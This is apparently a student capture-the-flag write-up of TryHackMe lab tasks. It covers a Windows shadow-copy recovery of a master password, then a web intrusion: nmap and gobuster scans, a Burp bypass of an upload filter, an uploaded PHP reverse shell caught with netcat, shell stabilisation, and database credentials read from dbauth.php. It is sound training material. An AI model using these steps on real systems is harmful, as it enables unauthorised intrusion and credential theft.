
-We tick the hidden items in the views tab to view the hidden name of the suspicious scheduled task, which is opidsfsdf.



Question 5:


-We now go to the task scheduler application, there we found a suspicious looking task, we right click on the tap, then click the properties. Then we click the action tab, there we found the location of the executable that is run at login, which is
C:\Users\Administrator\Desktop\opidsfsdf.exe






Question 6:

-We then click the ShadowCopyVolume, under it we found its id, which is 7a9eea15-0000-0000-0000-010000000000.



Question 7:

-We then switched to the document tab, there we found the hidden folder which is named confidential.



Question 8:

-After that, we dive into the Disk Management, there we found the backup. We right click on it, then click on the change Drive letter and paths, there we change the letter to B, then click OK. Afterward we navigate to the Backup drive, in it we found the confidential folder we right click it then click the properties, there we click the previous versions tab, select the folder in it then click restore. After that, we open the folder, in it we found master-password.txt, we then open it to get the password, which is m33pa55w0rd!Zseecure!.

Disk Management

File Action View Help

| Volume | Layout | Type | File System | Status | Capacity | Free Spa... | % Free |
|-----------------|--------|-------|-------------|---------------|----------|-------------|--------|
| (C:) | Simple | Basic | NTFS | Healthy (B... | 14.46 GB | 3.23 GB | 22 % |
| Backup | Simple | Basic | NTFS | Healthy (P... | 1021 MB | 941 MB | 92 % |
| System Reserved | Simple | Basic | NTFS | Healthy (S... | 549 MB | 117 MB | 21 % |

Backup

System

- Open
- Explore
- Mark Partition as Active
- Change Drive Letter and Paths...
- Format...
- Extend Volume...
- Shrink Volume...
- Add Mirror...
- Delete Volume...
- Properties
- Help

Disk

Basic

1023 MB

Online

Unallocated

Add Drive Letter or Path



Add a new drive letter or path for B: (Backup).


☐ Assign the following drive letter: B

☒ Mount in the following empty NTFS folder:

Browse...

OK Cancel





Thought process/methodology:

We login into the server using Remmina there we found a suspicious note in it we found a encrypted bitcoin address, we then decrypted it to get the address, after that we unhidden some files to find the suspicious schedule task and folder. We then open the task scheduler to get the location of the executable that is run at login and ShadowCopyVolume ID. After that we goes into Disk Management, there we found the backup we change the backup letter to B then click OK, after that we recovered the confidential file from the backup driver there we found the text file named master-password, we open it to get the password.

Day 24: The Trial Before Christmas

Tool used: Kali Linux, Nmap, Netcat, SQL, Burp Suite, Foxy Proxy, Firefox, crackstation.net, reverse-shell, lxc

Solution/walkthrough:

Question 1:

-We ran nmap scans to see the what ports is open, which is port 80 and 65000, and port 8080 and 22 were closed.

```
(1211102270@kali)-[~]
$ nmap -A 10.10.139.50
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-23 09:41 EDT
Nmap scan report for 10.10.139.50
Host is up (0.22s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE      SERVICE      VERSION
80/tcp    open      http         Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
1054/tcp  filtered  brvread
3211/tcp  filtered  avsecuremgmt
65000/tcp open      http         Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Light Cycle
|_http-cookie-flags:
|_/:
|_PHPSESSID:
|_httponly flag not set

Service detection performed. Please report any incorrect results at https://nmap.org
Nmap done: 1 IP address (1 host up) scanned in 534.25 seconds
```

```
(1211102270@kali)-[~]
$ nmap -p 8080 10.10.139.50
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-23 09:53 EDT
Nmap scan report for 10.10.139.50
Host is up (0.20s latency).

PORT      STATE      SERVICE
8080/tcp  closed    http-proxy

Nmap done: 1 IP address (1 host up) scanned in 0.48 seconds


(1211102270@kali)-[~]
$ nmap -p 22 10.10.139.50
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-23 09:53 EDT
Nmap scan report for 10.10.139.50
Host is up (0.20s latency).

PORT      STATE      SERVICE
22/tcp    closed    ssh

Nmap done: 1 IP address (1 host up) scanned in 0.47 seconds
```

Question 2:

-We goes to port 65000 to find the hidden website, which tittle is Light Cycle.



Question 3:

-We then ran gobuster on the server, to get the hidden php page, which is /uploads.php.

```
(1211102270@kali)-[~]
$ gobuster dir -u http://10.10.139.50:65000 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,txt,html

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://10.10.139.50:65000
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Extensions: php,txt,html
[+] Timeout: 10s

2022/07/23 10:06:54 Starting gobuster in directory enumeration mode

/index.php (Status: 200) [Size: 800]
/uploads.php (Status: 200) [Size: 1328]
/assets (Status: 301) [Size: 322] [→ http://10.10.139.50:65000/assets/]
Progress: 2336 / 882244 (0.26%) [ERROR] 2022/07/23 10:07:51 [!] Get "ht
text deadline exceeded (Client.Timeout exceeded while awaiting headers)
/api (Status: 301) [Size: 319] [→ http://10.10.139.50:65000/api/]
Progress: 4700 / 882244 (0.53%) [ERROR] 2022/07/23 10:08:51 [!] Get "ht
```

Question 4:

-We open burp suite then we goes to the option tab we edit the extension we remove the |^js\$. Then after that, we go to uploads.php, using burp suite intercept we drop the filter.js. After that, we created a reverse-shell named creampie.png.php. We then upload the shell onto the server, then we navigate to the the /grid to find the shell.



The image shows the Burp Suite interface with the 'Edit request interception rule' dialog box open. The dialog box has the following settings:


- Boolean operator: And
- Match type: File extension
- Match relationship: Does not match
- Match condition: g\$|^png\$|^css\$|^js\$|^ico\$|^svg\$|^eot\$|^woff\$|^woff2\$|^

The 'OK' button is highlighted. Below the dialog box, the Burp Suite interface shows the 'Proxy' tab selected. The 'Intercept' tab is active, and the request to http://10.10.115.141:65000 is intercepted. The request is a GET request for /assets/js/filter.js. The request body is shown in the 'Raw' tab, displaying the full HTTP request including headers and cookies.

```
1 GET /assets/js/filter.js HTTP/1.1 \r \n
2 Host: 10.10.115.141:65000 \r \n
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0 \r \n
4 Accept: */* \r \n
5 Accept-Language: en-US,en;q=0.5 \r \n
6 Accept-Encoding: gzip, deflate \r \n
7 Connection: close \r \n
8 Referer: http://10.10.115.141:65000/uploads.php \r \n
9 Cookie: PHPSESSID=pmhaa04bsapj257dbs6ofmlep5 \r \n
10 \r \n
11
```

At the bottom of the image, a terminal window shows the command to run the reverse shell:

```
(1211102270@kali)-[~]
$ cp /usr/share/webshells/php/php-reverse-shell.php ./creampie.png.php
```

Index of /grid

| <u>Name</u> | <u>Last modified</u> | <u>Size</u> | <u>Description</u> |
|--|----------------------|-------------|--------------------|
|  Parent Directory | - | | |
|  creampie.png.php | 2022-07-23 16:00 | 5.4K | |

Apache/2.4.29 (Ubuntu) Server at 10.10.115.141 Port 65000

Question 5:

-We then use netcat to listen to the port we set in the shell, we click the shell on the website. After upgrading our shell we navigate to /var/www to open the web.txt, using cat, to get the flag.

```
(1211102270@kali)-[~]
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.18.30.85] from (UNKNOWN) [10.10.115.141] 40354
Linux light-cycle 4.15.0-128-generic #131-Ubuntu SMP Wed Dec 9 06:57:35 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
16:05:42 up 8 min, 0 users, load average: 0.01, 0.72, 0.65
USER      TTY      FROM      LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ cat /var/www/web.txt
10.10.115.141:65000/grid/creampie.png.php 2022-07-23 16:00 5.4K
```

```

www-data@light-cycle:/$ ls
bin    home    lib64      opt      sbin      sys      vmlinuz
boot   initrd.img lost+found  proc     snap      tmp      vmlinuz.old
dev     initrd.img.old media      root     srv       usr
etc     lib       mnt        run      swapfile  var

www-data@light-cycle:/$ dir
bin    home    lib64      opt      sbin      sys      vmlinuz
boot   initrd.img lost+found  proc     snap      tmp      vmlinuz.old
dev     initrd.img.old media      root     srv       usr
etc     lib       mnt        run      swapfile  var

www-data@light-cycle:/$ cd var
www-data@light-cycle:/var$ ls
backups  crash  local  log    opt  snap  tmp
cache    lib    lock   mail  run  spool  www

www-data@light-cycle:/var$ cd www
www-data@light-cycle:/var/www$ ls
ENCOM  TheGrid  web.txt

www-data@light-cycle:/var/www$ cat web.txt
THM{ENTER_THE_GRID}

www-data@light-cycle:/var/www$ █

```

Question 6:

-We use the underline command to upgrade and stabilise our shell.

```

(1211102270@kali)-[~] last modified: Size Description
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.18.30.85] from (UNKNOWN) [10.10.115.141] 40356
Linux light-cycle 4.15.0-128-generic #131-Ubuntu SMP Wed Dec 9 06:57:35 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 16:10:54 up 13 min,  0 users,  load average: 0.00, 0.25, 0.45
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@light-cycle:/$ export TERM=xterm
export TERM=xterm
www-data@light-cycle:/$ ^Z
zsh: suspended nc -nvlp 1234

(1211102270@kali)-[~]
$ stty raw -echo; fg
[2] - continued nc -nvlp 1234

```

Question 7:

-After that, we cd back then we cd to /TheGrid/includes, there we found dbauth.php. We then use cat to open it, there we the username and password.

```

www-data@light-cycle:/var/www/TheGrid/public_html$ cd
bash: cd: HOME not set
www-data@light-cycle:/var/www/TheGrid/public_html$ cd ...
cd ...: command not found
www-data@light-cycle:/var/www/TheGrid/public_html$ cd var
bash: cd: var: No such file or directory
www-data@light-cycle:/var/www/TheGrid/public_html$ cd ..
www-data@light-cycle:/var/www/TheGrid$ ls
includes public_html rickroll.mp4
www-data@light-cycle:/var/www/TheGrid$ cd includes
www-data@light-cycle:/var/www/TheGrid/includes$ ls
apiIncludes.php dbauth.php login.php register.php upload.php
www-data@light-cycle:/var/www/TheGrid/includes$ cat dbauth.php
<?php
    $dbaddr = "localhost";
    $dbuser = "tron";
    $dbpass = "IFightForTheUsers";
    $database = "tron";

    $dbh = new mysqli($dbaddr, $dbuser, $dbpass, $database);
    if($dbh->connect_error){
        die($dbh->connect_error);
    }
?>
www-data@light-cycle:/var/www/TheGrid/includes$

```

Question 8:

-Afterware, we login the user tron with sql.

```

www-data@light-cycle:/var/www/TheGrid/includes$ mysql -utron -p
Enter password:
